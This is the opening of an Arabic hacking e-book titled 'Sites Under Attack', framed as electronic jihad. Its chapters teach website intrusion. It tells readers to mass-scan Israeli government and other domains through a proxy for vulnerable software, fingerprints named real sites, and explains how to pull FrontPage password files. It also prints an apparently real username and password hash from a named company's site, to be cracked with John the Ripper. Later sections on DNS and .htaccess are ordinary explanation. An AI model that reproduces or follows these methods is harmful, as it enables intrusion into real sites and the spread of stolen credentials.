APPROVED

المحتويات

١. مقـــدمـــة.
- الفصل الأول ((مهارات ومصطلحات أساسية))

٢. كيفية البحث في الإنترنت.
٣. الإختراق العشوائي.
٤. الطريقة الصحيحة والمثلى في اختراق المواقع.
٥. معلومات عن الـDNS.
٦. شرح ملف htaccess.
٧. نظام نقل الملفات FTP.
٨. الإختراق عن طريق FTP.
٩. بروتوكول خدمة Finger.
١٠. شرح الـ secure shell.
١١. شرح معنى الـ Buffer Overflows.
١٢. الـCGI وعلاقتها بالإنترنت.
- الفصل الثاني((الحماية والتخفي))

١٣. الأمن و(((التخفي))) في الإنترنت.
١٤. حماية هويتك في النت.
١٥. احمي نفسك وغطي افعالك.
١٦. حماية المنتديات.
١٧. أمن الشبكات.
١٨. مصطلحات مهمة للمبتدئين في اختراق المواقع.
١٩. ديناميكية تدمير المواقع.
٢٠. شرح برنامج الدرة لتدمير المواقع.
٢١. تدمير المواقع بدون برامج.
٢٢. معلومات عن Routing in the Internet.
- الفصل الثالث((مقتطفات عن السيرفرات والأنظمة))

٢٣. الإختراق عن طريق اليونيكود (الجزء الأول).
٢٤. الإختراق عن طريق اليونيكود (الجزء الثاني).
٢٥. معلومات عامة عن كيفية الاستفادة من ثغرات اليونيكود.
٢٦. الدليل الكامل لإختراق سيرفر IIS.
٢٧. دراسة مفصلة وبعمق في الـUniCode.
٢٨. تدريب على عملية الإختراق بواسطة اليونيكود.
٢٩. درس مفصل عن الكوكيز.
٣٠. معلومات مهمة عن المواقع التي تدعم الفرونت بيج.
٣١. (<س&ج>) في اختراق المواقع بثغرة الفرونت بيج.
٣٢. شرح برنامج Shadow Scan Security لتحليل الموقع.
٣٣. اماكن وجود ملف الباسورد في أنظمة التشغيل.
٣٤. اختراق الموقع (الجزء الأول).
٣٥. اختراق المواقع (الجزء الثاني).
٣٦. درس في اختراق المواقع (متوسط).
٣٧. اختراق الـSQL.
٣٨. درس مفصل عن الـSQL.
٣٩. درس لإحتراف الهاك في اختراق المواقع.
٤٠. استغلال لينكس في اختراق المواقع.
٤١. شرح مفصل من الألف إلى الياء في احتراف اختراق المواقع عن طريق لينكس.
٤٢. درس عن الـPHP Shell (الجزء الأول).
٤٣. درس عن الـPHP Shell (الجزء الثاني).

٤٤.درس عن الـPHP Shell (الجزء الثالث).
٤٥.شرح أداة anmap.
٤٦.طريقة لإقتحام السيرفرات بدون ثغرات.
٤٧.Cross Site Scripting.
٤٨.كود تدمير سجل الزوار.
٤٩.شرح شبه مفصل عن الثغرات.
٥٠.كيف تستخدم الثغرات.
٥١.تمتع بإختراق المواقع الإسرائيلية مع هذه الثغرة.
٥٢.ثغرة نيوك.
٥٣.ثغرة Chunked.
٥٤.اختراق المنتديات من نوع vBulletin2,2,0.
٥٥.ثغرة في منتدياتvBulletin 2,2,9.
٥٦.اختراق منتديات phpbb 2.0.0.
٥٧.ثغرة جميلة في php في المواقع.
٥٨.ثغرة في php nuke.
٥٩.ثغره في Bandmin 1.4.
٦٠.ثغرة في نوع XMB من المنتديات.
٦١.شرح ثغرة philboard.
٦٢.شرح ثغرة uploader.php.
٦٣.أفضل المنتديات العربية للهاكر.
٦٤.أفضل مواقع الأمن والهاك الإنجليزية.
٦٥.الخاتمة.

بسم الله الرحمن الرحيم

الحمد لله رب العالمين والصلاة والسلام الأتمان الأكملان على سيد الثقلان وهادي الانس والجان نبينا محمد سيد ولد عدنان وعلى اله وصحبة وسلم تسليما كثيرا ....

من منطلق اهمية هذا العلم والذي نحن في احوج ما نكون اليه الان في وقتنا الحالي احببنا ان يكون لنا نصيب في الجهاد الا الله بقدر ما نستطيع فكان هذا الكتاب بذرة عملنا المتواضع هذا والذي نسأل الله يوفقنا وان يسددنا لما فيه الخير والنفع لكل من اراد ان يعلي دين الله في هذا المجال فلقد تكالبت اعداء الله علينا من كل جانب وبدأت الحروب الالكترونية تغزونا من كل صوب وناحية فيجب الاستعداد للمواجهة واعداد العدة من مطلق قول الله تعالى ((و أعدوا لهم ما استطعتم من قوة ومن رباط الخيل ترهبون به عدو الله وعدوكم)) فاحببنا ان نبدأ في سلسلة تعليمية هدفها ما قد ذكرناه سابقا من تقديم يد العون والمساعدة بما فتح الله علينا وعلى اخواننا حتى نكون يدا واحدة على اعدائنا ....

فاحببت في هذا الكتاب التركيز على دراسة هذا العلم دراسة وافية والابتعاد عن كل ما يسمى بالبرامج فضررها اكبر من نفعها ولنبدأ سوية بالدراسة الوافية المركزة والمتقنه على الانظمة والشبكات والسيرفرات والتوسع فيها فهي طريقنا للسيطرة الالكترونية وحماية انفسنا قبل كل شئ في هذا العالم المفتوح الذي يسيطر عليه قراصنة الاحتكار من أعداء الله (.....) .

ولقد بدأنا ولا ندعي الكمال فمن اراد تقديم المساعدة او مد يد العون باي مشاركة كانت فله الاجر والثواب من الله تعالى سواء باقتراح او نصيحة او مشاركة موضوعية او ... الخ

وهذا هو الجزء الأول من هذا الكتاب الذي اطلقنا عليه اسم -- مواقع تحت الهجوم -- ((Sites Under Attack)) وترقبوا الجزء الثاني قريبا وفي انتظار اقتراحاتكم وما تجود به انفسكم في خدمة دينكم ....

واخيرا فانا نبريئ ذمتنا امام الله من كل استخدام سئ لما سنقدمه لكم فهو سلاح ذو حدين .... اللهم هل بلغنا اللهم فاشهد ...

ولقد نوينا ان تكون المواضيع كلها من كتاباتنا فأضفنا مواضيع من كتاباتنا ولكن رأينا من الاخوة ممن قد فتح الله عليهم في بعض المجالات وما كتبوه هو أفضل مما سنكتبه في بعض المواضيع لذلك تم ارفاق مواضيعهم كما هي من غير تعديل الا ما يتعلق بالتعديلات اللغوية او الاخطاء الواضحة .....

اذن فنصيبنا من المواضيع ما يقارب ٤٠% والبقية هي من نصيب اخواننا ونسال الله لهم الاجر والمثوبة على ما قدموه من معلومات ستخدم امتهم ودينهم الى ان تقوم الساعة ....

وتقبلوا تحيات اخوانكم

جميع الحقوق محفوظة لـ:-

++++++++++++++++++++

+ hi_HaCkEr – أبو مجاهد +

+ MaXhAk2000

++++++++++++++++++++

منتديات العاصفة **** http://www.3asfh.com/vb

والله الموفق،،،

الفصل الأول

<><><>

" كيفية البحث في الإنترنت "

$$$$$$$$$$$
الكاتب: بلاك هنتر
$$$$$$$$$$$

لأهمية هذا الموضوع بالنسبة لكل مخترق مواقع لكي يحصل على ما يريد من مراجع حول نظام معين او برنامج معين او ثغرة معينة فهو من اكثر الناس استخداما لمحركات البحث واسالوا مخترقي المواقع عن اهمية محركات البحث بالنسبة لهم .....

ولا بد ان تعلم ان محركات البحث ما وجدت اصلا الا لأجلك لتحصل على ما تريد و باقصر وقت ممكن ولا بد ان تعرف ايضا ان اغلبها متخصص في مجال معين على الأغلب فلا تبحث مثلا عن برامج هكر في محركات بحث سياسية مثلا وهكذا .....

بالنسبه مثلا للجوجل انا اعتبره المحرك الذكي فهو يعرف ماذا كتبت وان كنت قد أخطأت في كتابة الكلمة فهو تلقائيا سيعطيك في بداية نتائج البحث سؤال ... هل انت تقصد كذا ... وغالبا ما تجد الذي كنت تبحث عنه في اوائل صفحات نتيجة البحث .
بالنسبه للياهو هو ايضا ذكي ولكن ذكائه يعتبر ذكاء تجاري حيث انه يقدم لك المواقع التجاريه التي يتعامل معها وفيها ما كنت تبحث عنه ثم المواقع التجاريه التي لا يتعامل معها المحرك ثم المواقع العامه وهي ما كنت تبحث عنه .....
سؤال / الكثير من الناس وانا الاحظها كثيرا فمثلا عندي في المنتدى وكذلك في جميع المنتديات اجد الكثير مثلا يطلب مثلا برنامج السب سفن !!!!!!! لماذ ؟ هذا مثال عن أشهر برنامج اختراق والامثلة كثيرة ....
حسنا ... قلي انت مالفرق بينك وبين الشخص الذي تطلب منه برنامج او موقع معين او غيره وهو يستطيع ايجاده وانت لا تستطيع ؟؟؟
صح // الفرق بينك وبين هذا الشخص ..ان هذا الشخص يتميز عنك بانه يجيد التعامل مع محركات البحث على عكسك تماما ....
الان سنقوم بشرح الطريقة المثلى لعملية البحث :
طريقه بسيطه جدا وهي عبر تقسيم المواقع الى :
مواقع تجاريه ولها محركات بحث مهتمة بها
مواقع برامج ولها محركات بحث مهمة بها
مواقع ملتيميديا ولها محركات بحث مهتمة بها
مواقع سياسيه واخباريه ولها محركات بحث مهتمة بها
مواقع هاك ولها محركات بحث مهتمة بها
مواقع كراك ولها محركات بحث مهتمة بها
مواقع سكيوريتي ولها محركات بحث مهتمة بها
مواقع هاردوير ولها محركات بحث مهتمة بها
منتديات ولها محركات بحث مهتمة بها
وانا افضل دائما محرك بحث جوجل لتوفر جميع المجالات ضمنه تقريبا ولسوابقة المشهود له بها من كل هكر فهو بالنسبة لي افضل موقع لكل هكر .....
طيب الان اذا أردت البحث عن برنامج معين ما هي افضل واسرع الطرق للوصول لهذا البرنامج ؟
انا متأكد بانك لو فكرت قليلا ستجيب علي بهذا الاجابة ...

اولا اذهب الى مواقع البحث عن البرامج وأضع اسم البرنامج المطلوب وفي نهاية اسم البرنامج أضع الامتداد الذي غالبا ما تكون عليه هذه البرامج

Prog.zip أو prog.exe

مثلا انا ابحث عن ثغره أعرف نوعها ولكني لا أعرف مصدرها واريد مرجع لها لزيادة الاطلاع ماذا أفعل ؟؟؟

ولتكن مثلا ثغرات الـ Cross Site Scripte واللي اختصارها XSS او CSS

اذهب اولا لمواقع السكيوريتي ابحث عن كلمة XSS ستكون لديك نتيجة بحث لا بأس بها عن كل ما يتعلق بها أو اذهب الى جوجل واكتب xss+ exploit + bug

الجوجل سيعطينا كمية كبير من المواقع والمراجع المتعلقة بما نبحث عنه لذلك يجب ان نضيق نطاق البحث حول المطلوب فقط ولذلك علي بتحديد البحث بعلامه (+) و اذا اردت فعلي ان ابحث عن بجز Bugs و اكسبلويت باسم الثغره فعلي ان اكتب : XSS+BUG+EXPLOIT

مثلا ابحثعن ثغرات IIS سأكتب : IIS+exploit+bug

وهكذا

الان ساضع لكم مجموعه من المواقع التي قد تفيدكم في عملية البحث :

انا أسمي هذا الموقع بخادم الهكرز وسيد الهكرز وووو كل ما ستتطلقه على هذا الموقع فهو يستحق أكثر :

/http://www.google.com

محركات بحث عاديه ومتقدمه : /http://www.yahoo.com - /http://www.altavista.com - /http://www.lycos.com - /http://hotbot.lycos.com

مواقع سياسيه واخباريه : http://news.bbc.co.uk/hi/arabic/news - http://arabic.cnn.com/ - http://www.aljazeera.net/

مواقع سكيوريتي : http://www.securiteam.com/ - http://www.securityfocus.com/ - http://www.ussrback.com/ - http://www.ntbugtraq.com/ - http://www.ntsecurity.nu/ - http://www.ntsecurity.com/

وأنا تصلني اخر الثغرات على بريدي من خلال الاشتراك يقوائمهم البريدية وأنصح الجميع بالاشتراك في قوائمهم البريدية

مواقع هاردوير : http://nvidia.com/ - http://www.asus.com/ - http://drivers.on-line.net.nz/ - http://intel.com/ - http://www.amdmb.com/

++++++++++++++++++++++++++++

أيضا هنالك بعض المهارات المهمة في التعامل مع محركات البحث :

- البحث ضمن نتائج البحث الحالية ..... تتيح بعض محركات البحث هذه الخاصية واقرب مثال جوجل حيث اني مثلا لكي أبحث عن ثغرة معينة فاني اكتب مثلا exploit ثم بأسفل الصفحة ستجد خيار البحث ضمن النتائج الحالية .... فابحث عن ثغرتك ضمن هذه النتائج الموجودة فمثلا اكتب list.php3 لتعرف الثغرة الموجودة ضمن هذا البرنامج .... وهكذا

- أيضا استخدم + و – فمثلا

Exploit + bug + anyprog

فان النتائج لا بد ان تحتوي على جميع الكلمات الثلاث في جميع النتائج

Exploit - bug - anyprog

فانك تخبره بان النتائج يستحسن ان تكون تحتوي على هذه الكلمات الثلاث فان لم فضع الموجود سواء كلمتين او كلمة ..
***-* " أقوى منتديات هكر "**
عند البحث عن مجموعة كلمات وبنفس الترتيب فاننا يجب ان نحددها بقوسين صغيرين كالمثال الذي بلأعلى ... وهكذا...

" الإختراق العشوائي "

$$$$$$$$$
الكاتب:الكندور
$$$$$$$$$$

:

- ماهو الإختراق العشوائي Random Hacking
- تطويره بحيث يصبح يبحث على إستثمارات غير الـ CGIScripts
- كيف تستغل اي ثغره بعد الحصول عليها

^^^

sites تنتهي بـ org.il و ٧٠ sites تنتهي بـ ac.il و ٧٨ sites. تنتهي بـ gov.il وهذه مهمه ، و ٥٤ sites. تنتهي بـ net.il و ٢٩ sites. تنتهي بـ muni.il و ٢٠٠٩ sites تنتهي بـ com ، و ١٣٧ sites. تنتهي بـ net و 121 sites - org. و 4 sites - edu. لعينه ، 84 - israel.net sites. و sites - il. .....عشان تحصل على كل هذه السايت روح الموقع هذا
http://iguide.co.il/sites/sites.htm

وفيه كمان محركات بحث

/http://www.achla.co.il
http://www.reshet.co.il/data/index.vs?dw=1
/http://www.maven.co.il
/http://www.tapuz.co.il
/http://www.walla.co.il
http://www.info.gov.il/find.pl

وفيه محرك أعدم منها واللي هو altavista.co.il

المهم على كل شخص منا أن يصلح فرز للبيانات الموجوده في هذه المواقع ، يستخدم اللغه التي يتقنها ليصنع برنامج يصلح فرز ويضعها في ملف تكست بدون اشياء ثانيه معها

العمليه الثانيه هي البحث فيها كلها عن منتج ، مثلا /w3-msql ، الطريقه سهله جدا ، أولا يتم الشبك مع بروكسي مثلا proxy.isp.net.sa :8080 وثم يرسل له أمر GET ، مثلا ترسل للبروكسي

GET http://www.com.il/cgi-bin/w3-msql/ HTTP/1.0
/ ،Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg

Accept-Language: ar-sa
(User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98
Host: www.com.il
Proxy-Connection: Keep-Alive

وهو يطلب من البروكسي أحضار الموقع http://www.com.il/cgi-bin/ ، يتضح طلبنا لـ cgi-bin/w3-msql/ ، في الحقيقه لا نبحث عن ثغرات سي جي آي ، ولكن نبحث عن كل المواقع التي يوجد بها المنتج WWWMSQL ، يعني المواقع الإسرائليه مثلا التي جمعناها في ملف تكست كلها تأخذ واحد واحد وتدخل في البرنامج الذي صممناه وترسل الى البروكسي بحثا عن cgi-bin/w3-msql وثم يحفظ رد البروكسي في ملف خارجي ، وهكذا حتى ننتهي من كل المواقع ، وثم نفتح الملف ونشوف التي تم إيجاد المنتج WWWMSQL داخها والتي لم يوجد ، ونتوجه الى سيكيورتي فوكس والا سيكيورتي تيم والا أي موقع يعجبك وابحث عن w3-msql ، مثلا في سيكوتي تيم نجد Exploit لـ w3-msql يمكن تطبيقه من المتصفح ، وهو هنا
http://www.securiteam.com/exploits/2WUQBRFS3A.html

طريقه فحص عده مواقع بحثا عن منتج فيها أسميها انا Random Hacking يعني إختراق عشوائي ، ولكن لو فعلا بحثت عن w3-msql في المواقع الإسرائليه فأنا أقول لك بأنك ما راح تلقى كثير أو لن تجد شئ ، ممكن تبحث عن /vti_pvt_/ لترصد كل المواقع التي فيها فرونت بيج ، وطبعا بعد ما يتم حفظ كل المعلومات المسترجعه من البروكسي تكون بشكل HTML عشان كذا أنت خل الملف يكون بنسق html.* وافتحه وتجد كل المواقع ، اللي كتب عنها ..The page cannot be displayed واللي Forbddien واللي ....not found ....الخ ، من هذه الردود تعرف اللي نت فاوند والا موجود ولكن غير مسموح بالوصول له ..الخ بهذه الطريقه تعرف اللي موجود عليه واللي مو موجود .....والباقي عليك

- كيف تستغل اي ثغره بعد الحصول عليها؟؟

إذا كانت url ما يبغا لها فلسفه ، كود c وما عرفت تشغله أو قابلت فيه أخطاء فممكن تبحث عن فرجون ثاني لـه ولكن بلغه perl أو Shell *.sh وهو الذي يقابل Batch في ويندوز وتحدثنا عنها في كوكب لغات البرمجه ، من الدوس بعد ما تثبت أكتيف بيرل أكتب perl exploit.pl إذا كان الـ exploit بلغه بيرل ولكن طبعا فيه أشياء تغييرها في الكود نفسه ، وهذه الأشياء تكون مكتوبه بين علامات التعليقات :) وأكيد بتواجه مشاكل إذا ما تعرف شئ في بيرل ، في هذه الناحيه لا تطلب شرح بالصور :) إذا رجع لك رد طويل ما قدرت تقراه ممكن تحفظ الخرج عن طريق علامة < وثم مسافه وإسم الملف مثلا perl exploit.pl > log.htm
وبالنسبه للمنتج أكتيف بيرل فقط تواجه فيه مشاكل ، لأن بعض الـ Exploit كتب في الإصدار أربعه وممكن خمسه وممكن ما يعمل زين في أكتايف بيرل لذلك قد تضطر لتغير المفسر عندك أو تعدل في الكود وهذا كله يطلب خبره في اللغه ، وعلى فكره ليونكس (أعمل على RedHat 6.2)فيه مفسر بيرل ممتاز جدا افضل من أكتيف بيرل بعشرات المرات...

$$$$$$$$$$$$$$$$
الكاتب:marwan911
$$$$$$$$$$$$$$$$

...

اول خطوة في الاختراق واللي هي اخذ المعلومات
يعني نعرف الموقع الفلاني شنهو الملقم اللي شغال عليه والنظام والخدمات اللي يدعمها.
الملقمات اشهرها اثنين ::

IIS: من مايكروسوفت وهذه مليانة ثغرات. (ومواقع قليل مقفلة ثغراتها)

apache: من مجموعة مبرمجين متوزعين في انحاء العالم واختراقها شبه صعب.

طيب
الحين عندنا موقع

وشلون نعرف نظام التشغيل والملقم والخدمات والمعلومات كلها

عندك الموقع http://www.netcraft.net

ادخله

تلاقي مربع

هنا تحط فيه الموقع اللي تبي تعرف المعلومات اللي فوق

مثلا نحط موقع البيت الابيض اللي هو whitehouse.org

ملاحظة: نكتبه من غير http:// ولا / اللي بالاخير

http://uptime.netcraft.com/up/graph....whitehouse.org

راح يطلع لنا التالي

The site www.whitehouse.org is running Microsoft-IIS/5.0 on Windows 2000
طيب

الحين عرفنا معلومتين مهمتين

اول شيء انه شغال على الملقم IIS5.0

ثاني شيء شغال على نظام ويندوز ٢٠٠٠

حلو

اول شيء نجرب ثغرات IIS5.0 عليه (راح احطها بعد الموضوع) إذا مانفع شيء نشوف ثغرات نظام ويندوز ٢٠٠٠ (راح احط الموقع بعد الموضوع)

طيب ..... الحين فيه حاجة اسمها يوني كود .....هذه تخترق فيها عن طريق المتصفح وماتمشي إلا مع ملقمات IIS وهي عبارة عن عناوين طويلة تحطها بعد عنوان الموقع. راح احط امثلة عليها.
طيب لنفرض انه ماطلع فيها ثغرات؟
نشوف محتويات الموقع نفسه

نشوف إن كان عنده سجل زوار او منتدى او او او ونطلع ثغراتها من الموقع اللي راح ارفقه في الرد اللي بعد الموضوع.

طيب لو كان السيرفر اباتشي؟

خلونا ناخذ مثال موقع ارانك arank.com.www

لو حللناه بالنيت كرافت راح نشوف النتيجة التالية

The site www.arank.com is running Apache/1.3.20 (Unix) mod_gzip/1.3.19.1a mod_perl/1.26 mod_bwlimited/0.8 PHP/4.0.6 mod_log_bytes/0.3 FrontPage/5.0.2.2510 mod_ssl/2.8.4 OpenSSL/0.9.6 on Linux

طيب هنا يهمنا ثلاث اشياء

الملقم وهو apache 1.3.20 و دعم فرونت بيج FrontPage/5.0.2.2510 وهذه مليانة ثغرات والثالث النظام وهو Linux

طيب

الملقم

اول شيء اباتشي من الملقمات الصعبة الإختراق إلا بعض الإصدارات منها فنحط هذه على جنب.

نشوف دعم الفرونت بيج

زي ماقلنا الفرونت بيج مليان ثغرات

وثغراته قوية وكثيرة تقريبا

منها مجلد _vti_pvt و _private هذه اللي نحتاجها غيره مامنه فايدة

داخل المجلدين راح نلاقي اربع ملفات مهمة وهي service.pwd و users.pwd و authors.pwd و adminstators.pwd ويعتبر هذا اخطر ملف

طيب لو قدرنا ننزل واحد من الملفات هذه (ملاحظة الثغرة هذه موجودة ب ٧٠% من المواقع الموجودة عالنت) لو نزلناها نفتحها بالمفكرة ونلاقي السطر هذا على سبيل المثال
goodyco:CalXS8USI4TGM

وهذا من موقع قودي http://www.goody.com.sa/_vti_pvt/service.pwd

طيب الحين goodyco اليوزر والباسس مشفر واللي هو CalXS8USI4TGM

وشلون ينفك؟ ينفك ببرنامج اسمه john the repaier

تنزله وتحط الملف المشفر (مع اليوزر) بمجلد واحد وتفتح الدوس وتروح لمجلد جوهن وتكتب السطر التالي john -i PASSWORD.FILE

وعاد استناه يطلع لك الباسس

طيب نروح للفقرة الثالثة واللي هي النظام

زي ماشفنا النظام هو لينكس

لكن لينكس ايش؟ فيه ريد هات و ماندريك وفيه منه إصدارت كثير وثغرات اكثر

لكن هنا راح تواجهك مشكلتين

اول شيء معرفة النظام تقدر تطلعه من ابدا وتشغيل ول telnet واكتب عنوان الموقع يطلع لك النظام فوق نوعه وإصدارته

المشكلة الثانية لازم يكون عندك لينكس اصلا

علشان ثغراته بلغة ال c وهذه ماتشتغل إلا عاللينكس فقط

==========

http://neworder.box.sk/ هذا الموقع مفيد جدا تكتب مثلا (فوق بالمربع اللي عاليمين) IIS او apache او منتدى واصدارته او اي برنامج ويطلع لك ثغراته

http://www.ussrback.com/ الموقع هذا خطير جداً جداً تروح ل EXPLOITS اللي عاليسار وتختار اول اختيار هنا ثغرات جميع الانظمة من لينكس و ويندوز و و و الخ.. ومنوعة من c و perl و يوني كود...

" معلومات عن الـــ DNS "

$$$$$$$$$$$$$$$$$$$$
الكاتب: ACID BURN_EG
$$$$$$$$$$$$$$$$$$$$

ما هو الـ DNS ؟؟؟
==========

DNS : هو اختصار لكلمه Domain Name System و يتصل سرفر ال DNS عادة على بورت ٥٣ مما يعنى انك اذا اردت الاتصال لأحد المواقع و استعملت ال DNS لهذا الموقع فسوف تتصل به عن طريق البورت ٥٣ و سوف يترجم او يحول ال translates alphabetical hostnames و يعنى اسم الموقع مثل : http://www.3asfh.com/ الى IP ADRESSES مثل ١١١,١١١,١١١, ١١١ و العكس صحيح و عندما تتم العمليه تتصل بالموقع مباشره و عمليه التحويل هذه تسمى address resolution اى تحويل او تحليل عنوان الموقع الى IP او العكس لنستطيع الاتصال به ، و قبل ظهور ال DNS كان اسم اخر لعمليه ال address resolution. و لكن قد ظهر ال DNS لجعل تذكر عناوين المواقع وحفظها اكثر سهولة ومرونة من ذي قبل حيث قبل ظهور هذه الخدمة فانك للدخول لموقع معين يجب عليك كتابة ال ip address لهذا الموقع للدخول اليه و كان الاسم المستعمل له address resolution قبل ال DNS كان يتكون من ملف اسمه ال HOST FILE و كان عباره عن اسماء الهوستس اى المواقع و عنواوين ال IP الخاصه بهم و كان هذا الملف تتولى رعايته Stanford Research Institute's Network Information Center (SRI-NIC). و كان على هذا الراعى ان يجدث (UPDATE) الجدول هذا حوالى كل اسبوع و يمده بالعناوين الجديده و الارقام التى ظهرت و على السيستم ادمين ان يجدد هو الاخر ملفه او عن طريق اتصال ال FTP بينه و بين لراعى اى SRI-NIC. وبعد فترة من الزمن رأو في ان هذه الطريقة غيره مجدية وغير فعالة ومع تطور خدمة الانترنت كل ذلك أدى الى ظهور ال DNS ليفعل ذلك.

و ال DNS ليس له مركز اى decentralized اى انه ليس هناكمكان معين او نظام معين يتحكم فى كل ال DNS بل بالعكس فال DNS عباره عن قاعدة بيبانات موزعه بشكل منظم و توجد على أمثرمن سيرفر و كل سيرفر عليه DNS يعرف اين يبحث عندما يريد ان يحصل على معلومه معينه او هوست معين او يريد تسجيل لدومين جديد .

هذه كانت مقدمة مبسطة عن هذه الخدمة واهميتها ...

THE DNS SERVER: خادم الدي ان اس :
==========

الـ DNS SERVER هو عباره عن كمبيوتر و يعمل عادتا على نظام UNIX أو لينكس و يستخدم برنامج اليونكس BIND اى (Berkeley Internet Name Domain). و هنالك برامج عديدة مثل هذه للويندوز و الماكنتوش, وغيرها اذا اراد احد استعمالهم ك DNS SERVER و لكن الكل يفضل ال UNIX . و يتكون برنامج ال DNS من جزئين :

the name server itself (the daemon program that listens to port 53) و الاخر يسمى RESOLVER

و الـ NAME SERVER هذا يستجيب الى متصفحك عندما تطلب معلومه معينه فمثلا عندما تفتح الانترنت اكسبلورر و تكتب او تطلب منه موقه معين مثل http://www.3asfh.com/ فسيسأل المتصفح اقرب DNS موجود له (و هذا يعتمد على اتصالك بالشبكه و رقم الاى بى الخاص بك) عن عنوان ال IP لهذا الموقع المطلوب http://www.3asfh.com/

لان المتصفح يحتاج هذا ال IP ليجد السرفر الذى لديه هذا الهوست اى هذا الموقع و يطلب محتويات

الموقع من السرفر ليعرضها لك فى متصفحك.
و قبل هذا سيسأل الـ daemon program فى جداوله اى فى ذاكره متصفحك عن الموقع الذى تطلبه فأذا لم يجده ينتقل الى ما سبق شرحه و هكذا تتم العمليه.

THE TREE INFORMATION:

==========

الان بعد ان اتفقنا على انك عندما تطلب رقم IP معين من المتصفح حقك و لا يجده فى الـ DNS المحلي اى الخاص بك سوف يسأل ال DNS SERVER الاعلى منه فى المستوى عنه ليجده و اذا لم يجده فى مستوى اعلى فينتقل للبحث فى مستوى اعلى و اعلى و هكذا يسير البحث من الاقل الى الاعلى فى مستويات ال.DNS SERVERS
و طبعا نتيجه من هذا الاتصال فسنستنتج وجود شجره اتصال و معلومات و لكن كيف تعمل بالضبط دعونا نأخذ مثال :
لو فرضنا ان الـ ISP الخاص بك كان مثلا isp.co.uk و هذا يعتمد على اتصالك بالانترنت اى حسب الشركه و السرفر الذى تشبك عليه فمن الطبيعى طبعا ان يكون الـ ISP's DNS server's hostnameمثل هذا dns.isp.co.uk و الان فالنفرض انك سألت هذا الـ DNS ليبحث لك عن IP الخاص ب http://www.3asfh.com/ مثلا فسيقوم هذا ال dns.isp.co.uk بالبحث فى جداوله المحليه المخذنه فى الذاكره عنده فيجدها و اذا لم يجدها فسينتقل كما قلنا الى مستوى اعلى من ال DNS SERVERليبحث فيه و اذا لم يجده ايضا فى المستوى الاعلى فعليه ان يقوم بتغيير مكان البحث كليا فمثلا من dns.isp.co.uk الى some-organization.org.uk او school.edu.uk, university.ac.uk, england.gov.uk, airforce.mil.uk و الخ و هناك امثله كثيرا طبعا و كل شئ ينتهى ب UK و اذا لم يجده ايضا فى كل الاماكن المتاح له البحث فيها فسيرجع المتصفح الى اكبر DNS موجود على الشبكه و اسمه ال ROOT فهو يحتوى على كل عناوين ال IP على كل للمواقع الموجوده على اى DOMAIN NAME وهذكا حسب هذه العملية التسلسلية يتنقل الـ DNS بحثا عن الدومين .

متى يفشل الـ DNS في الحصول على الموقع او تحديد موقع هذا الدومين ؟

==========

أتمنى ان تكون الاجابة قد وصلت لأفهامكم قبل ان أذكرها وهي اما ا في حالة عدم وجود هذا الدومين بالاصل وسيطول البحث لانها سيبحث في كل المراحل حتى يصل للجذز ROOT ويبحث في كل الاي بيات أو الدومينات المخزنة فيه ومن ثم ستكون الاجابة address could not be found وقد يستمر البحث ما يقارب ١٥ ــ ٢٠ ثانية
الحالة الأخرى :
نتيجه طول البحث فيقوم متصفحك بقدان الاتصال مع ال DNS اى عمليه. TIMED OUT
و فى هذه الحاله نضغط فى المتصفح على REFRESH او RELOAD طبعا حسب متصفحك ...

" شرح ملف htaccess "

$$$$$$$$$$$$$$
الكاتب: BSD-r00t
$$$$$$$$$$$$$$

..... htaccess

| * مقدمـــة |
| * اهمية ملف .htaccess |
| * كيفية عمل ملف .htaccess |
| * عمل صفحات error خاصة |
| * منع عرض محتويات المجلد الذي لا يوجد به index |
| * منع/اتاحة دخول الموقع لاشخاص معينة |
| * تحويل من يحاول فتح لينك للينك اخر |
| * عمل الملف .htpasswd |
| *الحماية بواسطه .htaccess |
| * منع اظهار الملف .htaccess |
| * اضافة مستخدمين في الملف |
| * جعل الصفحات تظهر بامتداد اخر |

---

* مقدمـــة

من اهم وسائل حماية المواقع و اغلاق بعض الاجزاء فيه بكلمة سر ، و منع بعض الناس من دخل الموقع و السماح لغيرهم بالدخول .. هو استخدام الملف .htaccess و الذي يمكن عمل الكثير و الكثير به .
و هذا الملف مخفي و محمي بكلمة سر .

* اهمية ملف .htaccess

١- حماية اي جزء فيه بكلمة سر
٢- عمل صفحات error خاصة بك
٣- منع عرض محتويات المجلد الذي لا يوجد به index
٤- منع/اتاحة دخول الموقع لاشخاص معينة
٥- جعل صفحة البداية بأمتدادات غير .asp , html ..
٦- تحويل من يحاول فتح لينك للينك اخر

* كيفية عمل ملف .htaccess

يمكنك عمل هذا الملف بواسطه اي محرر نصوص مثل النوت باد "Notepad" عن طريق عمل للملف حفظ باسم و نحفظ الملف بهذا الاسم .htacces على ان يكون ليس امتداده .txt اي ان ليس هناك اسم للملف ، اذا لم تستطيع ذلك احفظ الملف باسم ".htaccess" - علامتي التنصيص في اسم الملف - .

* عمل صفحات error خاصة

و الفائدة منها هو ان الموقع يظهر بشكل افضل كما انه عند محاولة اي شخص عمل سكان على الموقع سوف يظهر ان كان الموقع به كل الثغرات و ذلك لان طريقة عمل السكانر هي انه يقوم بتطبيق كل ثغره على الموقع و يرصد النتيجه .
فاذا كان هناك اي تغير يظهر لك كأن الموقع عليه هذه الثغره .
و يمكنك عمل صفحات ال error الخاصه ك عن طريق :-
أ- تصميم صفحات ال error اولا
ب- تحميل الصفحات على الموقع
ج- اضافه السطر الكتابي في الملف .htaccess

```
ErrorDocument error_num
directory_file
```

بحيث يكون error_num هو رقم الخطا " الارقام موجود بالسفل " و directory_file هو مكان صفحه ال error التي قمت بتصميمها .
مثال : ErrorDocument 404 /errors/nfound.html
ال errors و ارقامها : -

| Bad Syntax | ٤٠٠ |

| Unauthorized | ٤٠١ |

| Not Used | ٤٠٢ |

| Forbidden | ٤٠٣ |

| Not Found | ٤٠٤ |

---

* منع عرض محتويات المجلد الذي لا يوجد به index

بعض المواقع عند محاولة فتح اي دليل عليها و لا يكون به ملف index يقوم الموقع بسرد جميع محتويات هذا الدليل و لحل هذه المشكله توجد طريقتين :-
أ- وضع ملف index في كل المجلدات " و بالطبع هذا صعب جدا "
ب- باستخدام الملف .htaccess عن طريق اضافه السطر التالي في الملف :-

```
Options -Indexes
```

* منع/اتاحة دخول الموقع لاشخاص معينة

